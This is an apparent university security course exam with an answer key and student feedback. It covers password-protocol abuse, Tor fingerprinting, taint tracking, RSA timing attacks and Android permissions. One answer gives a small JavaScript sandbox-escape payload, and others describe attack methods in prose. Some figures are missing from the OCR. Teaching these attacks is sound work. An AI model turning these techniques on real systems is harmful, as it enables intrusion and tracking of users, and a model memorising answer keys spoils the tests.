
Suppose that a user wants to verify that a server knows the user's password. The user and the server engage in the following challenge/response:



Everyone knows which algorithm the server uses for `rng()`, so the client can validate that the server's response contains the expected bytes.

Suppose that many different servers use this protocol. Further suppose that the attacker has a list of popular usernames, and a separate list of popular passwords. Explain how an attacker can abuse the protocol (without otherwise compromising any servers) to build a rainbow table of passwords and easily determine the passwords of many users.

Answer: The attacker gets to pick the random number, so he always sets it to the same value, say, 0x0. The attacker can then iterate through a list of popular passwords, and, for each one, build a table entry like this:



The attacker goes to a server and, for each popular username, submits <username, 0x0>. The attacker then looks up the returned bytes in the table to determine the password.

II Tor and Private browsing

Imagine that the website `https://foo.com` embeds a JavaScript file from `http://attacker.com`. Suppose that a user's browser allows an HTTPS page to run JavaScript code fetched from an HTTP URL; however, the code cannot read or write any persistent client-side state. For example, the JavaScript code cannot read or write cookies, nor can it read or write DOM storage. The browser also ensures that the `attacker.com` web server cannot set client-side cookies using the `Set-Cookie` header, or receive client-side cookies in the HTTP request for the JavaScript file.

Suppose that the user visits `https://foo.com` once in private browsing mode, closes the tab, and then visits the site again in regular browsing mode; in both cases, the user's web traffic goes through Tor. The `attacker.com` web server would like to determine with high likelihood that the same user has visited the site twice. However, the attacker does not control any Tor nodes.

3. [8 points]: Why is it unlikely that the `attacker.com` server can use TCP fingerprinting to identify the user? Recall that TCP fingerprinting involves looking at TCP connection parameters, such as the initial TCP window size, TCP options, TCP flags, etc.

Answer: The user's computer will establish a TCP connection to the first Tor relay node, not to `attacker.com`. The TCP connection seen by `attacker.com`, and thus all of the TCP fingerprinting features, will come from the exit node in the user's circuit, which is independent of the user's TCP stack.

4. [8 points]: Describe a way that the attacker can fingerprint the user with a much higher likelihood of success.

Answer: The attacker's JavaScript can use Panopticlick-style techniques to fingerprint the user's browser. The JavaScript sends this information back to the attacker server using AJAX. The attacker keeps a database of fingerprints and tracks when the same fingerprint is seen twice.

5. [8 points]: Browsing the web through Tor can be slow. This is because user traffic is forwarded between volunteer computers that are scattered across the world, overburdened with traffic, and potentially situated behind slow network connections.

Suppose that CloudCo, a large technology company with datacenters scattered across the world, offers some of its machines to the Tor community for use as entry and exit nodes. CloudCo machines have plentiful RAM and CPU; CloudCo machines also have low latency, high-bandwidth network connections to all major ISPs. By using CloudCo machines as Tor entry and exit nodes, users could ensure that Tor congestion would only exist in the middle of a circuit.

Assume that CloudCo genuinely wants to help Tor users, and that CloudCo configures its machines to faithfully execute the Tor protocol. Why is it still a bad idea for users to employ CloudCo machines as entry and exit nodes?

Answer: If the attacker monitors or subverts the first and last nodes in a Tor circuit, the attacker can deanonymize the circuit's user via statistical techniques that correlate the traffic that enters the entry node and leaves the exit node. So, if an attacker manages to subvert CloudCo, he can deanonymize a large set of users. Even if the attacker can only determine where CloudCo entry and exit nodes are located, the attacker can launch statistical attacks.

III TaintDroid

6. [10 points]: TaintDroid defines various sources of taint, and a unique taint flag for each of those sources (e.g., `IMEI`, `PHONE_NUM`, `CAMERA`, etc.).

For the application code below, list the set of taint flags that each variable will have *after* each line of code has executed (for example, `"IMEI, CAMERA"` or `"PHONE_NUM"`). If a variable will not have any taint flags, write an Ø.

```
int x = android.getIMEI();                  x:_____________
int y = android.getPhoneNum();              y:_____________
int z;
if(x > 5000){
    z = 0;                                  z:_____________
}else{
    z = 1;                                  z:_____________
}

int arr[] = new int[2];                     arr:___________
arr[0] = x;                                 arr:___________
arr[1] = y;                                 arr:___________

char buf[] = android.getCameraPicture();    buf:___________
int val = buf[x%2];                         val:___________

x = 42;                                     x:_____________
```

	`int x = android.getIMEI();`	x: IMEI
	`int y = android.getPhoneNum();`	y: PHONE_NUM
	`int z;`	
	`if(x > 5000){`	
	`  z = 0;`	z: Ø
	`}else{`	
	`  z = 1;`	z: Ø
	`}`	
	`int arr[] = new int[2];`	arr: Ø
	`arr[0] = x;`	arr: IMEI
	`arr[1] = y;`	arr: IMEI, PHONE_NUM
	`char buf[] = android.getCameraPicture();`	buf: CAMERA
	`int val = buf[x%2];`	val: IMEI, CAMERA
Answer:	`x = 42;`	x: Ø

IV Timing side channels

Consider the timing attack on OpenSSL RSA keys, described in the paper by Brumley and Boneh.

7. [8 points]: Suppose that OpenSSL was modified to never use Karatsuba multiplication (and instead always use "normal" multiplication), but was still using Montgomery multiplication as described in the paper. Would you expect the attack to still work with a few million queries? Explain why or why not.

Answer: Should still work: the zero-one gap will remain positive for all bits.

8. [8 points]: Suppose that OpenSSL was modified to never use Montgomery multiplication, but was still using both Karatsuba and normal multiplication as described in the paper. Would you expect the attack to still work with a few million queries? Explain why or why not.

Answer: Probably hard to make it work: no zero-one gap for the first 32 bits, so need to guess all 32 high bits at once, requiring on the order of 2^32 queries.

V Embedded device security

9. [8 points]: Ben Bitdiddle has a smartphone with an always-on voice recognition system, which runs any commands that it hears.

Alyssa P. Hacker wants to trick Ben's phone into running a command, but Ben turns off all wireless radios on the phone as a precaution to prevent Alyssa from breaking in over the network, and also keeps his phone in a locked sound-proof room in hopes of foiling Alyssa. After hearing Kevin Fu's guest lecture, Alyssa figures out how she can get Ben's phone to run a command of her choice, without breaking into Ben's room. What is Alyssa's plan?

Answer: Inject EM interference with the voice command modulated at the appropriate frequency so as to produce the desired sound waveform in the microphone on Ben's smartphone.

VI Android security

Ben Bitdiddle is still excited about his phone's voice recognition system, and decides to set up a system that allows third-party applications to handle user voice commands (e.g., his music player might want to support a command like "next song", and his Facebook application might want to support a command like "post my current location on Facebook").

Ben's design runs on Android, and involves a single voice recognizer application that runs with access to the microphone. This voice recognizer transcribes whatever sounds it hears into ASCII text messages, and hands these messages off to third-party applications.

10. [12 points]: Describe a design for allowing the voice recognizer to securely send the transcribed messages to third-party applications, and allowing the third-party applications to securely receive them. Be as specific as possible; do not worry about software bugs. To help you structure your answer, consider the following:

First, what new permission labels do you propose to create? For each new permission label needed in your design, specify (1) its name, (2) who creates the label, and (3) what the type of the permission label is.

Answer: The voice recognizer should create two labels: recognizer.SEND (signature) and recognizer.LISTEN (dangerous).

Continued on the next page.

Second, how should the voice recognizer securely send the transcribed messages? Describe (1) what component(s) the recognizer should have, (2) what permission(s) the application should ask for, (3) what label(s) should protect the recognizer's component(s), and (4) what other security-relevant steps the recognizer's code has to take.

Answer: The recognizer should have a listening service. The voice recognizer should ask for the SEND permission. When sending a message, it should do `sendBroadcast(msg, recognizer.LISTEN)` to ensure that the message is received only by applications that have the LISTEN privilege.

Third, how should the third-party applications securely receive the messages? Describe (1) what component(s) each application should have, (2) what permission(s) the application should ask for, (3) what label(s) should protect the application's component(s), and (4) what other security-relevant steps the application code has to take.

Answer: Applications should create a broadcast receiver component, and protect it with the SEND label, to ensure that only the voice recognizer can send it messages. Applications should ask for the LISTEN permission to ensure they can get the messages.

VII Labs

11. [8 points]: Ben Bitdiddle's lab 6 code rewrites the following profile code:

```
var x = y[z];
```

into:

```
var sandbox_x = sandbox_y[sandbox_z];
```

Write down an exact piece of profile code that an adversary could use to call `alert(123);`.
Answer: function bogus() ; var x = 'constructor'; var y = bogus[x]; y('alert(123)')();

VIII 6.858

We'd like to hear your opinions about 6.858. Any answer, except no answer, will receive full credit.

12. [6 points]: Now that you are almost done with 6.858, how would you suggest we improve the class in future years?

Answer:

Organizational structure. 7x Smaller homeworks or in-class assignments. 3x More labs. 2x More office hours (e.g., Friday). 2x Introduce recitations; suggest supplemental background reading. Discuss labs in class or recitation. Bring back James Mickens. Come up with some way to try out group members before final project.

Administrative stuff. 4x Post lecture videos quicker; post all before quiz. 2x Avoid labs due on quiz week. Post guest lecture slides. Better organized lecture notes.

Quiz. 2x Avoid tricky quiz questions; line up quiz and lecture material. Avoid quiz on Monday after Thanksgiving.

Labs. 6x More attack-oriented assignments / labs. 6x Start the projects earlier; more checkpoints and feedback. 4x Add an Android/iOS lab (maybe instead of lab 6). 4x Network attack lab. 3x Balance out lab difficulty (very uneven now); e.g., labs 5 vs 6. 3x Give up on trying to make lab 6 secure. 2x Intermediate deadline / more guidance for lab 5. 2x Less repetitive lab exercises (later parts of lab 2). 2x Make lab 4 more substantial. 2x Clarify lab 3 instructions. 2x More context for lab 6. Randomize project groups. CTF lab. More labs attacking other students' code. Improve make check for lab 5, Chrome vs Firefox. More guidance, explanations for lab assignments. Learn how to prevent CSRF in some lab. Add a lab on Tor.

Reading assignments. 11x Move the 10pm question deadline later. 2x Give more feedback on submitted paper questions. 2x Ask more relevant reading questions; answer them in lecture. Make it optional to come up with a reading question. Allow submitting lecture questions after deadline, even if that means getting no credit.

Lectures. 6x More in-class examples / demos. 3x Shorter lectures, or 5-minute break in the middle. 3x Post key points / takeways for papers. 2x Spend part of lecture giving intro / background for next paper. 2x Fewer papers. 2x Make lectures overlap less with assigned reading. Guiding notes on complex papers. Schedule the lectures later in the day. Differentiate between broad background and specific paper focus in lectures.

Topics / papers. 4x More connection between lab and lecture topics. 3x Bring back BitLocker / FS encryption from last year. 3x Guest lectures were cool. 3x Talk about social engineering. 2x Discuss more contemporary security bugs and risks, such as stuxnet. 2x More about web security. 2x Have lectures cover more than just the readings. Remove medical devices lecture. Use an up-to-date Kerberos paper. Android/TaintDroid was boring. More about designing secure protocols. Timing attack paper was way too difficult. More case studies of real-world systems. Less overlap of lab and readings. More on security mindset, how to approach security problems. More language-based security. More guidance on how to design secure software. Tangled Web and UrWeb hard to read (but cool systems). More on network attacks (ARP spoofing). Bring back CryptDB. Private browsing paper was useless.

End of Quiz

6.858 Computer Systems Security

Fall 2014